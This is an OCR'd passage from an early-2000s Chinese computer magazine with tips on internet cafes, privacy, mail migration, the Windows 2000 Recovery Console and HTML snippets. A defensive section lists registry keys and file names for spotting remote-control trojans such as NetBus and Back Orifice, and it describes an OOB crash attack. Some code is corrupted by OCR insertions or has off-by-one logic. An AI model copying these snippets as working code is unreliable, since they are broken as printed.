笔者始终认为，上网其实只是一道坎，过了这道坎也就没什么神秘的了。不过可能有些朋友更希望能有一个软件能将上网浏览、收发邮件、文本编辑等工作集中在一起，那么请开网吧的朋友还是安装一个iWPS或东方虹吧，虽然软件的价格并不贵（仅需38元），但安装后给初上网的朋友确实帮助不小。

当然，在应用软件这一块，可以安装的毕竟太多了，上面笔者仅列举了8款最常用的软件，其他如Office 97/2000、图像处理软件、网页制作软件、IP电话软件等也是必须的了，如果硬盘够大，尽量多装一些吧。不过，请各位一定要记住，千万不要安装什么系统优化之类的软件如超级兔子、Windows优化大师、终极加速等软件，免得被上网的朋友使用后反而给系统带来更多的问题。

怎么样，笔者端上来的这道大菜朋友们还满意吗？

本刊介绍的部分共享软件可以在《电脑爱好者》网站(http://www.cfan.net.cn)“期刊软件”一栏中找到下载链接。

当好网吧老板之防黑处方篇

□江苏 子竹

黑客随着网络的发展也在滋生和蔓延，实在让人烦恼！如果你要开一个网吧，那就更要注意防范啦！下面笔者就给你开出网吧防黑处方。

1.防范针对IP地址的攻击

这类攻击工具主要利用Windows95/NT下NetBIOS网络协议的例行处理程序OOB的漏洞，将一个资料封包以OOB方式，放在某IP地址的某个开启的端口上（通常是139、138、137、113这几个端口），就可能使你的电脑突然死机。遭受此类攻击的对象主要是采用Windows 95操作系统的电脑，Windows 98操作系统在这方面的防御能力有所加强。

如果网吧电脑里安装的是Windows 95操作系统，可以通过修改注册表HKEY_LOCAL_MACHINE\System\Current Control Set\Services\VxD\MSTCP，新建字串值“BSDU rgeNT”，将此键值设置为“0”，并将Windows\System目录中的Vnbt.386更名为Vnbt.bak来防范攻击。

2.特洛伊木马程序的防范

特洛伊木马程序是黑客常用的攻击方法。它通过在你的电脑系统中隐藏一个会在Windows启动时悄悄运行的程序，采用服务器或客户机的运行方式，从而达到在你上网时控制你的电脑的目的。黑客可以利用它窃取你的口令、浏览你的驱动器、修改你的文件、登录注册表等等。对付此类黑客程序，我们可以采用天网或者LockDown等防火墙程序加以防范，还可以配合使用Cleaner、Sudo99等工具软件。

此外，你也可以用下面介绍的一些方法手动检查并清除相应的黑客程序。

①NetBus

这是一个目前最为厉害的黑客程序，它可以给你的系统开个“后门”，控制者可以随意地控制你的系统操作。

通常，NetBus服务器端程序是放在Windows的系统目录中的，它会在Windows启动时自动启动。该程序的文件名是patch.exe，如果该程序通过一个名为whackamole.exe的游戏安装潜伏的话，文件名应为explore.exe（注意，不是explorer.exe），或者简单地叫game.exe。



你可以检查Windows系统注册表，NetBus会在下面的路径中加入其自身的启动项："\HKEY_LOCAL_MACHINESOFTWARE\Microsoft\Windows\CurrentVersion\Run"，NetBus通过该注册项实现Windows启动时的自动启动。但如果你按Ctrl+Alt+Del，在任务列表中是看不到它的存在的。找到后，只要把它们删除就行了。

②Happy99

此程序首次运行时，会在屏幕上开启一个名为“Happy new year 1999”的窗口，显示美丽的烟花，此时该程序就会将自身复制到Windows 9x的System目录下，更名为Ska.exe，创建文件Ska.dll，并修改Wsock32.dll，将修改前的文件备份为Wsock32.ska，并修改注册表。

用户可以检查注册表HEKY_LOCAL_MACHINE\Softwre\Microsoft\Windows\CurrentVersion\RunOnce中有无键值Ska.exe。如有，将其删除，并删除Windows\System目录中的Ska.exe和Ska.dll两个文件，将Wsock32.ska更名为Wscok32.dll。

③NetSpy

检查注册表HEKY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run中有无键值Spynotify.exe和Netspy.exe。如有，将其删除，重新启动电脑后将Windows\System目录中的相应文件删除。

④Back Orifice

检查注册表HEKY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices中有无.exe键值。如有，则将其删除，并进入MS-DOS方式，将Windows\System目录中的.exe文件删除。

⑤Back Orifice 2000

检查注册表HEKY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices中有无Umgr32.exe的键值。如有，则将其删除。重新启动电脑，并将Windows\System目录中的Umgr32.exe删除。

⑥Picture

检查Win.ini系统配置文件中，“load=”是否指向一个可疑程序，清除该项。重新启动电脑，将指向的程序删除即可。

当好网吧老板之网吧优化篇

□四川 陈东平

网吧组建最后一步就是优化，因为各个网吧的组建方案不同，笔者不可能全面讲述优化方案，下面就常用的优化方案说明一下。

1.主机的拨号优化

打开控制面板，双击“网络”图标，在“配置”选项中，选中“拨号网络适配器”，再点击下面的“属性”按钮。进入“绑定”选项，撤消对所有复选框的选择，只保留TCP/IP。然后切换到“高级”选项，将“启用点对点的IP”选项设为“是”。再将“IP包大小”设为“大”或者自动，再将“创建日志文件”设为“否”，并将“IPX头指针压缩”设为“是”。接下来，回到“网络”对话框，选择“TCP/IP协议“，然后点击“属性”，进入“WINS配置”选项，选择“禁用WINS解析”，切换到“DNS配置”选项，选择“禁用DNS”。最后切换到“绑定”选项，撤消所有复选框的选定。打开“拨号网络”文件夹，用鼠标右键点击用来上网的连接图标，选择“属性”。在随后出现的对话框中，进入“服务器类型”选项，确定选中了TCP/IP复选框。选择“启用软件压缩”，其他所有选项不选择。

2.提升Modem性能

首先，用鼠标右键点击“我的电脑”，选择“属性”，进入“设备管理器”选项，找到“调制解调器”，展开它，再双击你要调节的Modem，打开这只猫的“属性”对话框。进入“连接”选项，按下“端口设置”按钮，将两个滑块都拖至最右端。回到属性对话框，按下“高级”按钮，使用“硬件流控制”、“差错控制”，并使用“压缩数据”。返回“设备管理器”，双击“端口（COM&LPT）”，再双击Modem使用的那个串口，随后会显示出一个类似的“属性”对话框，进入“端口设置”选项，将波特率设为115200甚至更高，流量控制应设为“硬件”。然后按下“高级”按钮，随后会出现和前面一样的FIFO对话框，同样的，将两个滑块都拖至最右端。

用文本编辑器打开System.ini文件，找到[386Enh]这一小节，如果你的Modem挂在COM1上，那么在[386Enh]下方第一行加上：Com1Irq4Buffer=1024

如果连接的是COM2，第一行加上：Com2Irq3Buffer=1024

如果是COM3，第一行加上：Com3Irq4Buffer=1024

如果是COM4，第一行加上：Com4Irq3Buffer=1024

如果你的Modem使用的是非标准的COM口和IRQ，也请相应地更改这一行的设置。

3.客户机的优化

对于客户机来说，我们应该重点放在IE的缓存设置方面，以下的设置方案是一种比较有争议的方案，因为使用了这种方案以后，浏览速度会大大增加，但是用户很有可能看不到最新的消息。

首先我们打开IE浏览器，选择[工具]中的[Internet选项]，如图1所示，然后把[网页保存在历史记录的天数]改为999或者更大。接下来选择Internet临时文件夹中的设置，弹出如图2设置框，选择[不检查]，然后把使用磁盘空间增加到1GB或者2GB左右。



图1



图2

做好网吧网虫之隐私保护篇

□江苏 子竹

在网吧上网与在家里上网最大的不同是：你用过的机器，以后还会有许多人来用，搞不好你将毫无隐私可言！如何才能保证我们的个人秘密不被别人知晓呢？

1.清除历史记录

当你在网吧登录进入自己的邮箱时，你会发现，用户名输入到一半时，系统已经提示完整的用户名了，甚至有时连密码也不用敲，******的密码就冒出来了……这就是浏览器的自动完成功能，虽然方便，但同时它也很危险！试想一下，下一个人来上机，也许什么也不用敲，就可以进入你的信箱。可以用如下方法来防范。

方法一：当上完机准备离开时，再回到免费信箱首页，在用户名的空白输入处，按向下的光标键，一会儿，就会弹出一个历史用户名清单，然后按向下光标键，选中你的用户名，按Del键删除它。这样，你走后，它就不会在历史记录中出现了。

方法二：在Internet Explorer的“工具”菜单上，单击“Internet选项”，再单击“内容”选项卡，然后在“个人信息”区域，单击“自动完成”，再选“清除表单”和“清除密码”，即可删除以前自动记忆的内容。要想以后不记忆，去除“自动完成功能应用于/表单的用户名和密码”复选框即可。

2.删除聊天记录

如果启动OICQ时，它不要求输入密码，就得小心了，说明有人选了自动进入功能。你能自动进入，当然别人也能自动进入。为了克服这个毛病，千万不能选中登录界面上的“下次登录时不出现该提示框”的选项。如果有人已经选了，那么我们可以在OICQ的“系统参数”的“参数设置”中，去除“不出现登录提示框”选项。

由于OICQ的好友名单、对话内容、密码都保存在硬盘上，所以离开时一定要记住将OICQ下你的账号目录全部删除，账号也就是你的OICQ号。下次再用时，用OICQ注册向导就可以继续使用你的OICQ号码，你的好友们也不会丢失。

做好网吧网虫之重要信息随身带篇

□四川　陈潇恺
北京　权涛

我有10多个Email信箱，有100多个OICQ好友，有好多好多想经常访问的网站……我去网吧上网，难道要将这些信息都铭记在心？放心吧，我们可以把这些上网常用的信息随身带，随处用！

一、Foxmail篇

1.邮件的转移

通过Foxmail处理过的邮件都保存在Foxmail安装目录下的Mail目录中，如果你建立了多个账号，则在Mail目录中会有与账号名同名的文件夹，其中就保存有相应账号的邮件。

收件箱的邮件保存在in.BOX和in.IND中，收件箱为out.BOX和out.IND，已发送邮件箱为sent.BOX和sent.IND，废件箱为trash.BOX和trash.IND。如果你还新建了如"好朋友"、"好同事"等邮箱，则会出现AAAAA1.BOX和AAAAA1.IND等文件。你可以将需要在网吧使用邮箱的相应文件备份到软盘，不过，如果这个邮箱的邮件特别多，那软盘可是装不了的哟！

2.地址簿的转移

地址簿的内容保存在Foxmail安装目录的Address目录中，与前面类似，每类地址簿也是由两个主文件名相同、扩展名为BOX和IND的文件保存着。Address.*文件保存的是默认地址簿，AUTHO1.*和FRIEN1.*保存着自己建立的地址簿(注意AUTHO1为地址簿名称的前五位加上数字，如果前五位没有一样的，那数字就为1)。如果取中文名称，则文件为AAAAA1.BOX、AAAAA1.IND和AAAAA2.BOX、AAAAA2.IND……

同样，你可以选择相应的地址簿文件备份到软盘，到网吧之后，拷贝到网吧机器上相应的目录即可。注意，如果网吧的机器上也有相同的文件，最好先将网吧机器上的那些文件更名，不然就把别人的覆盖了。用完后，再把更名的文件还原即可。

另外，你也可以使用Foxmail地址簿的导出功能将地址簿导出来进行备份。

3.账户设置的转移

Foxmail的一些配置，如SMTP和POP3设置等保存在Foxmail安装目录的Accounts.cfg文件中，要在网吧处理邮件，最好把这个文件备份到软盘。同时也将各账户目录中的Account.stg文件复制到软盘，这里可是保存了不同账号信箱的POP3等信息哟。

到网吧之后，将备份的这些文件复制到相应的目录中即可，注意不要覆盖掉网吧机器上的相应文件，要不别人可要跟你急了！

二、OE篇

1.邮件的转移

Outlook Express的邮件保存在Windows安装目录的Application Data\Microsoft\Outlook Express\Mail目录中，每个邮箱的存储文件的扩展名为.mbx和.idx，备份即可。

2.地址簿的转移

可以将Outlook Express中的地址簿用其导出功能导出，方法是从Outlook Express的菜单上选择"文件/导出/地址簿"，用逗号分隔的文本文件作为导出文件的格式，并选择希望导出的字段。笔者提醒注意的是，要记住把地址簿导出到了哪里，可以输入一个带有全路径的文件名，去网吧上网，导出到软盘即可。

在网吧里恢复OE的地址簿，选择"文件/导入/其他地址簿"，选择文本文件选项，这时就会出现一个清单让你选择要导入的字段，无需作什么改变，即可轻松导入地址簿，以便在网吧使用。

Outlook Express把地址簿保存在Windows安装目录的Application Data\Microsoft\Address Book之下，文件后缀为.wab。

3.账户设置的转移

导出OE的账户可以点击"工具/账户/导出"，设置保存的文件名即可轻松搞定。另外，电子邮件和新闻账户的有关设置保存在注册表的HKEY_CURRENT_USER\Software\Microsoft\Internet Account Manager中。可以运行注册表编辑器(Regedit.exe)，将相应的项目导出，保存为一个.REG文件，拷贝到软盘。到网吧之后，鼠标右键点击该文件，选择"合并"即可。

三、OICQ2000聊天记录的转移

在OICQ的安装目录中你的OICQ号码文件夹下，有一个msg.db的文件，其中有与每个人聊天的记录。将这个文件拷贝到软盘，带到网吧以后，拷贝到OICQ的安装目录中你的OICQ号码的文件夹中即可。然后重新用注册向导登录或者"更改用户"就可以看到以前的聊天记录了。当然你也可以将你的OICQ号码这整个文件夹备份，那样尺寸就稍微大了些。在网吧聊完之后，再将记录重新备份到软盘，就可以保证信息永不丢失了。^_^

四、IE篇收藏夹的转移

1.添加到IE收藏夹

浏览到某一网页，选择菜单"收藏/添加到收藏夹(Favorites/Add to favorites)"，即可轻松搞定。

2.导出IE收藏夹

选择菜单"文件/导入和导出(File/Import and export)"，运行"导入/导出向导"就可以导出你的搜藏夹。

导出到软盘，然后在网吧导入即可。

小渔提示：在网吧上网，我们通常有一些邮件或者下载的软件等信息需要保存起来，但你总不能拿一个活动硬盘或者许多许多的软盘吧？遇到这种情况，我们可以采取如下措施：

1.将重要文件发送到自己的邮箱保存。

2.使用网络硬盘来保存，详见《电脑爱好者》第6期"跟我学"栏目。

3.申请几个个人主页空间，将每次需要保存的信息上传到主页空间。

轻松玩转 Windows 2000 故障恢复控制台

□北京 邹建强
□江苏 刺猬

Windows 2000中的“故障恢复控制台”是一个命令行方式控制台，可以从Windows 2000安装程序启动。使用故障恢复控制台，用户可以启动和停止服务、格式化驱动器、在本地驱动器上读写数据（包括被格式化为NTFS的驱动器）、执行许多其他管理任务。如果你需要通过从软盘或CD-ROM复制一个文件到本地硬盘来修复系统，或者需要对一个阻止计算机正常启动的服务进行重新配置，“故障恢复控制台”将显得特别有用。

一、安装与启动Windows 2000故障恢复控制台

缺省安装时Windows 2000是不会装这个有7MB的东东的。在Windows 2000界面下，插入Windows 2000 Professional的安装光盘，当安装程序提示是否要升级到Windows 2000时，请选择“否”按钮，然后进入命令提示符状态，切换到CD-ROM驱动器如F：，然后键入以下命令：F:\>i386\winnt32.exe /cmdcons，按照提示操作即可。

如果你的计算机出现什么不测，启动计算机，可以看到在启动选项中会多出“Microsoft Windows 2000故障恢复控制台”的启动选择，系统会让你在30秒内选择，否则按正常模式启动。选择“Microsoft Windows 2000故障恢复控制台”，忍受一阵近乎死机的沉默后，系统才会慢吞吞地提示要登录哪个Windows安装。系统选项只有一个“1.C:\winnt”（我只装了Windows 2000，如果诸位有多系统的话，选项不止这一个），输入“1”回车，并输入管理员密码。接下来，你就可以通过控制台专用命令进行故障恢复了，一共有26个专用命令，朋友们可以通过Help查看。

二、如何使用故障恢复控制台修复系统

1.系统文件受损

使用type c:\winnt\ntbtlog.txt查看ntbtlog.txt文件，如果发现“Loaded driver fail”所在行（一般在文件的末尾），那么请注意这一行对应的文件名是什么，记住这个文件名及其所在路径，比如“Loaded driver fail \WINNT\System32\BOOTVID.DLL”，则有可能BOOTVID.DLL文件有问题，那么在光驱中插入Windows 2000安装盘，通过查找，可发现在X:\i386下有一个文件，名为BOOTVID.DL_，使用“EXPAND X:\i386\BOOTVID.DL_ C:\WINNT\System32\BOOTVID.DLL”命令将此文件恢复。

2.因为某项服务非法导致故障

这种问题导致的计算机不能启动可能性较小，但是如果因设置不当造成的，而且无法在Windows 2000下更改，你可以在恢复控制台下修改。

首先执行listsvr，它可以显示出所有驱动及服务，而且显示出它们是正运行还是被禁止、是手动还是自动。查到你要修改的驱动或服务的名称，比如要卸载XXX驱动，则可以使用命令disable XXX后回车，系统提示当前“start_type”是XXXX，这时可以说这项驱动已被卸载了。

要启用这项驱动则要麻烦些了，如果你记住了上面的字串值，那么就直接输入：enable XXX XXXX

3.如果是硬盘出现坏道，可以尝试使用chkdsk /r命令修复硬盘数据信息。

三、删除故障恢复控制台

有时候，你可能会觉得“故障恢复控制台”出现在启动菜单中显得不是那么入眼，该如何删除它呢？

从“我的电脑”中找到安装有故障恢复控制台的硬盘驱动器，在“工具”菜单上，单击“文件夹选项”，单击“查看”选项卡，单击“显示所有文件和文件夹”，清除“隐藏受保护的操作系统文件”复选框，然后单击“确定”。接着，请从根目录中删除\Cmdcons文件夹，并且同时在根目录删除Cmldr文件。在根目录下右键单击Boot.ini文件，然后单击“属性”，清除“只读”复选框后，用记事本打开，删除其中与故障恢复控制台有关的条目，可以按照如下特征找到C:\cmdcons\bootsect.dat="Microsoft Windows 2000 Recovery Console" /cmdcons，保存文件后关闭。

当然，笔者建议各位在修改前先备份好Boot.ini文件，另外修改结束后还要再将Boot.ini的属性改回只读。


Flash动画采集“三板斧”

□陕西　沁心

现在越来越多的网站运用了Flash动画来装点页面，这些站点又眩又酷，还有良好的交互性。但是在这些动画上点鼠标右键，出现的菜单里不会有“Flash动画另存为”之类的命令。那么怎样才能把自己中意的Flash动画存到硬盘上，留到以后慢慢欣赏呢？

方法一：手动搜寻并存储

点击“开始”菜单，“查找/文件或文件夹”，在弹出的“查找所有文件”对话框中的名称栏填“*.swf”，搜索栏填入Internet临时文件夹(Temporary Internet Files)的具体地址，“搜索”后通常会找到一些swf文件，用IE或者Flash Player等软件浏览，找到喜欢的，把它们拷贝粘贴到其他文件夹就行了。



方法二：使用Woof v1.0软件

Woof是一个老外制作的多媒体文件查找及存储工具（共享软件，未注册版本只能使用三十天）。如图，Woof的界面分成三大块，最上面的长条供输入和修改要搜索的路径。左边的Sniff at下拉菜单有两项，Search Path表示将按上面输入的路径查找，IE表示将以预设的Internet临时目录搜索。Sniff for栏决定要搜索的文件类型，随着下面的Media Type项而改变。我们要搜寻动画，就在Media Type项中选择Flash，则此栏中出现*.swf。此外你还可以在Media Type项中选择Real Audio来搜索网络电影，选择Jpeg来搜索图片。点击Media Type项，现在搜集是可以了，但我不想事后再来找，能不能边看网页边收集，想要什么就是什么，做到有的放矢呢？请继续往下看。

方法三：用国产免费软件swfGet 1.02版

swfGet是由中国上海的李嘉制作的一款Flash动画(swf文件)抓取器。swfGet只有一个可执行文件，不需要安装，其界面简洁。只要在URL栏中输入包含要抓取的swf的网页url，然后点List，随后就会出现‘网页分析完毕’的提示，并在左边出现该网页中包含swf文件的相关代码，右边则列出从该网页中提取出的swf文件名。你可以从列表中选取你需要的swf(默认情况下是全选)，然后点Get。不一会儿出现“下载完毕”的提示，你要的swf文件已经下载成功了。值得注意的是，在缺省情况下，下载的swf文件保存在swfGet的同一目录下，若要更改，请单击Config，然后在‘swf保存位置’栏输入路径就可以了！另外你还可以选中‘窗口总在最顶端’及‘自动获取剪贴板内的URL”项，以便你能更方便地进行操作。

WinNT屏幕缓冲区设置技巧

□山东　李瑞祥

作为一个网络管理员，经常要从WinNT的DOS状态下执行一些查看网络的命令，比如nslookup。但是在使用nslookup时发现，由于在WinNT的DOS窗口状态下没有滚动条，所以有些较长的提示内容还没等看清就翻页过去了，特别是在看一些帮助命令的时候，始终看不到帮助的上半部分，弄得我很是窝火。支持管道操作的命令还好说，比如dir，可以用dir >c:\0314.txt这类的命令将所有的内容保存到一个文本文件中，然后再用文本编辑器打开仔细地看，但是像nslookup这样的命令，它的帮助信息根本无法通过管道命令导入到一个文本文件中。

由于我急需了解nslookup的用法，就用鼠标右键点MS-DOS的标题栏，调出属性窗口，终于让我在”布局”一项中找到了解决问题的办法，即在”屏幕缓冲区大小”中将高度的值调大，我一般将其定义为200，如图1所示。这样即使屏幕上的内容很多，也一样可以通过拖到滚动条的方式来看清以前的内容。



I¼1



图 2

有了这一点经验，我又在telnet的窗口界面上打起了主意，因为telnet的窗口同样存在着没有滚动条的问题，在看路由器的配置情况的时候也无法将全部的信息保存（当然这一问题可以通过第三方软件，比如netterm软件来解决）。现在可以通过设定”终端首选项”中的”缓冲区大小”来实现调出滚动条，如图2所示。

一点小发现：我在调整telnet的窗口界面的缓冲区大小的时候，发现还可以调整字体和背景的颜色，比如我按照自己的喜好将字体颜色设为白色，背景色设为黑色，这种颜色搭配眼睛不易疲劳。

让Foxmail和OE互通信息

□安徽 陈秀峰

一、E-mail地址的互通

1.将Foxmail的E-mail地址导入Outlook Express中

启动Foxmail，打开其“地址簿”，用“工具→导出→文本文件”命令，打开导出“向导”，输入导出的文件名（如dzb.csv）后，按“下一步”按钮，选中需要导出的字段（通常为姓名、E-mail等），按“完成”按钮。

启动Outlook Express，用“文件→导入→其它通讯簿”命令，打开“通讯簿导入工具”对话框，选中“文本文件（逗号分隔数值）”选项，按“导入”按钮，在弹出的对话框中按“浏览”按钮选中刚才导出的文件（dzb.csv），导入即可。

2.将Outlook Express的E-mail地址导入Foxmail中

启动Outlook Express，使用“文件→导出→通讯簿”命令，打开“通讯簿导出工具”对话框导出。

启动Foxmail，打开其“地址簿”，用“工具→导入→csv文件”命令导入即可。

二、邮件的互通

1.将Foxmail邮件导入Outlook Express中

启动Foxmail，选择需要导入到Outlook Express的邮件，用“文件→导出邮件”命令，打开“另存为”对话框，输入相应的邮件名称（如aaa.eml），同时将“保存类型”栏中选定为“Outlook邮件（*.eml）”，按“保存”按钮，则所选邮件将以Outlook邮件的格式（*.eml）保存到硬盘上。

双击上述邮件文件（aaa.eml），系统就会用Outlook Express将其打开，执行“文件→移动（复制）到文件夹”命令，打开“移动（复制）”对话框，选定Outlook Express的收件箱（或其他邮箱），按“确定”按钮，上述邮件就被导入到Outlook Express中了。


2.将Outlook Express邮件导入Foxmail中

启动Outlook Express，选择需要导入到Foxmail的邮件，用“文件→另存为”命令，打开“邮件另存为”对话框，输入相应的邮件名称（如bbb.eml），同时将“保存类型”栏选定为“邮件（*.eml）”，按“保存”按钮，则所选邮件同样以Outlook邮件格式（*.eml）保存到硬盘的指定文件夹中。

启动Foxmail，用“文件→导入邮件”命令（此时必须选定一个邮箱），打开“打开”对话框，“文件类型”设定为“Outlook邮件（*.eml）”，选中刚才从Outlook Express导出的邮件（bbb.eml），导入即可。

打印机复活记

□浙江 周峥春



前些日，花40元买了一台Canon BJC-210SP旧喷墨打印机，据营业员说好像是突然断电后不能使用了。本人是搞电器维修的，就买下了它，心想就算修不好，拆零件也值！

回家拆开打印机外壳，观察打印机线路板，未发现有烧焦、异味等硬性故障！

马上去电子商店买了一只变压器（220V转换12V）、全桥整流器、电容（2200微法/25V、220微法/25V）和一个三端稳压器（LM7812）。用这些零件自己组装了一只高精度的12V直流稳压器给打印机供电。将12V直流电输入打印机，指示灯不亮。想起营业员说是突然断电后出现故障的，可能是打印机内过流、过压保护电路烧坏。重点查找保险丝、保险电阻、稳压二极管等保护元件。

此线路板上共有两颗保险丝（和一般的玻璃管保险丝外型完全不一样，它的形状和普通小型三极管差不多，不过它是二个脚的），标有N10标记，为1A保险丝。拆下用万用表测量，其中确有一只损坏，用普通1A保险管代换。装好打印机上电，打印机一切正常！

如果各位家中有一些设备损坏，不要急于送出修理（保修期内的除外），可自己拆开（心细，注意安全），在不通电的情况下先检查保险丝、保险电阻、三端稳压器，如7805、7809、7812、7912等，如果这类元器件损坏，换之往往可立竿见影！

但千万注意，计算机电源、显示器电源等开关电源，没有一定的维修经验万万不要修理，就算保险丝烧断也不可盲目换之！

双手柄驱动冲突解决一例

¡ö天津　侯志斌

本人比较喜欢玩FIFA系列的足球游戏，所以在去年买了一支双飞燕格斗士八键模拟手柄，使用过程中没出什么问题，一直挺好。前些日子，由于有双打的需要，于是想再买一支手柄，考虑到接口的问题（每块声卡一般只有一个手柄接口，所以在声卡上接双手柄比较困难），决定买一支有打印机接口的PS数字手柄。

买回来以后，单独使用两支手柄都没问题，但是当同时接上两个手柄并装好驱动程序后，问题来了：重新启动后，出现蓝屏，说是游戏控制器驱动程序vjoyd.vxd发生致命错误，然后死机。重启进入DOS7.0，删除位于C:\Windows\System目录下的dpadpro.vxd和dpadpro.dll（PS手柄的驱动），进入Win98成功，双飞燕手柄可用。于是怀疑手柄有关参数设置不正确，进入游戏控制器设置面板，在“高级”页框下调换两个手柄的ID（在这之前要将刚才删除的驱动再拷贝回系统目录下），重启，又是蓝屏。再次进入DOS，这次我想知道到底是不是PS手柄驱动的毛病，于是删除了双飞燕的手柄驱动ezgame.vxd。之后顺利进入Win98，且PS手柄可用，说明PS手柄驱动没问题，由此便可以判断两个手柄驱动发生了冲突。

但是由于我的双飞燕手柄是八键的，Win98自带的驱动都不适用，于是上网下载了Saiket的八键手柄驱动（由于目前PS手柄驱动基本上都是dpadpro5.0，选择的余地不大，故更改了双飞燕手柄的驱动），安装后重启，顺利进入Win98，两个手柄均可以正常使用了。

后记：如果手柄使用不正常，一般都是设置或驱动程序的问题，如果遇到，最好先仔细查看手柄的使用说明书，按照正确的方法进行设置（例如模拟手柄要先校准才可使用，数字手柄可直接使用）。如果不行，那就试着更换驱动程序（网上有很多通用的驱动，对照一下自己的手柄，下载一个即可），一般问题就可以解决了。另外，有些玩家不会设置PS手柄，所以我要提一下设置方法：在游戏控制器面板里选中Dpad Pro Controller，点属性，在“Configure”页框下的“Controller Type”下拉框中选择“PSX Digital”，在“Parallel Port”下拉框中选“LPT1”（一般都是），然后点击“Bottons”页框下的“Default Mapping”即可。

找回被强占的驱动

□湖北　陈锟

以前一些无法被Win95识别出来的硬件，在升级Win98之后能被识别出来，并自动安装上新的驱动。但由于电脑硬件的种类繁多，有时Windows自带的新驱动反而不如以前我们手工安装的旧驱动好，但是“请神容易送神难”，把新的驱动还原到以前的旧驱动，可不是件容易的事情，先看看下面的两个例子。

事例一：有一块1MB显存的9685显卡，在Win95中使用随卡附送的驱动程序，非常正常，但是在升级到Win98后，Windows自动识别出了9685显卡，并安装了最新的驱动，但



是重启后却花屏了，显然Win98自带的这个新驱动并不能使这块显卡正常工作。但是当我插入以前的驱动盘，打算把9685还原成旧驱动时，系统却提示我已经安装了最新的驱动，拒绝安装以前的驱动。困惑中的我，忽然想到了一个办法，既然Windows对于驱动程序总是喜新厌旧，那我只需要对原来的9685的驱动程序做一点点改动，那不就是一个新的驱动了嘛，也就可以用这个“新驱动”来升级被Windows抢占去的驱动程序了。

我打开了9685的驱动软盘，里面大都是后缀为DLL和INF的文件。一般来说，DLL文件是无法轻易修改的，但是INF文件相对就简单多了。我用记事本打开“Trident.INF”文件，里面记载着有关驱动程序的相关信息、开发时间和开发商等相关资料，我只需要修改其中任意一处就可以了。但是为了安全起见，我只是把其中记载驱动程序的编写时间改为2001年，然后关闭文件，此时系统会提示“文件已经改动，是否保存”，选择“是”。当然事先要去掉文件的只读属性，如果驱动程序是在光盘上也要先拷贝到硬盘上来。经过这样的处理后，查看该文件的属性就会发现，该文件的修改时间就是今天。剩下的事就很简单了，我们在系统属性中点击显示适配器，选择“升级驱动程序”，然后插入修改后的驱动盘，或者指明修改后的驱动程序所在的目录，于是系统马上提示找到了新的驱动程序，然后更新驱动，一切都正常了。

事例二：同样是这台电脑，安装了一张音效、Modem二合一卡，升级到Win98以后，系统也是自动安装了驱动程序，而且声音和上网的功能还算正常，但是在拨号时却没有了拨号音，这样也就无法通过声音知道是否已经连通了，很不方便，而且变得经常掉线。最后还是按照上面的方法顺利地把驱动还原了。

输入框内容即指即选

¡ö辽宁　来子

会做网页的人都知道，我们可以在网页中加入表单，利用表单，可以提高主页的交互性。主页中的聊天室、留言板，还有搜索引擎等，就使用了表单。利用表单技术，就免不了要用到输入框，在浏览网页时，如果鼠标指到输入框中，输入框里的内容就自动被选中，那该多方便呀！我们可以通过加入一些网页语句来实现这个功能。

首先在主页加入表单的输入框，然后，打开网页的源代码区，从中找到输入框对应的代码：

<INPUT TYPE="text" NAME="textfield" VALUE="指到这里会自动选中">

改为：<INPUT TYPE="text" NAME="textfield" onFocus=this.select() onMouseOver=this.focus() VALUE="指到这里会自动选中">，就可以实现输入框内容的自动选择了。

新建窗口定制自如

□辽宁　来子

当点击一个链接时，网页在一个新窗口内打开，说明制作该链接时，设置了在新窗口中打开网页，可是这个新窗口的大小和位置，用一般的方法却不能事先设定，其实新窗口是可以定制自如的。

在主页中加入如下代码：

ERROR[Basic syntax error] in:<AERROR[Basic syntax error] in: HREF="#" ONCLICK="window.open('http://XXX.XXX.XXX','code','toolbar=no, location=no, directories=no, status=no, menubar=no, scrollbars=yes ,resizable=no , width=600, height=500, left=100, top=100 ')">来子工作屋ERROR[Basic syntax error] in:</ERROR[Basic syntax error] in:A>ERROR[Basic syntax error] in:</ERROR[Basic syntax error] in:P>

当点击这个链接时，网页出现在一个新窗口中。这个新窗口，没有工具栏，没有菜单栏，也没有地址栏，而且大小、位置非常固定，这就是我们定制的新窗口。

其中toolbar指"工具栏"，location指"地址栏"，directories指"链接栏"，status指"状态栏"，menubar指"菜单栏"，scrollbars指"滚动条"，如果想显示哪一个，就把哪一项设成yes。

resizable指调整窗口大小，如果设成yes，那么就可以用鼠标调整窗口大小，width指窗口的宽度，height指窗口的高度，left指窗口距屏幕左边的距离，top指窗口距屏幕上边的距离（单位为像素）。

在这串代码里，XXX.XXX.XXX就是在新窗口内显示的网页地址，添加时记得改成你要打开的网页地址即可。

为你的网页加上倒计时功能

□湖北　牛俊杰

一年一度的国际劳动节、高考马上就要到了，你是不是想在你的主页上加上一个倒计时钟，提醒一些网友注意学习？其实把下面这段代码加到你的主页上，就可以实现倒计时功能。

```
<script language="JavaScript">
var urodz= new Date("7/7/2001");
var   s="今天离2001年全国高考";
var now = new Date();
var ile = urodz.getTime() - now.getTime();
var dni = Math.floor(ile / (1000 * 60 * 60 * 24));
if (dni > 1)
  document.write(""+s+"还有"+dni +"天。")
else if (dni == 1)
    document.write("只有2天啦!别太紧张哦！^0^")
else if (dni == 0)
    document.write("只有1天啦!")
else
   document.write("祝大家高考顺利!");
</script>
```

看见这段代码了吗？("7/7/2001")此代码表示那一天到来的日期。其中第一个7表示月份，第二个表示日期，你可以根据要求修改。

制作关闭窗口按钮

□辽宁　来子

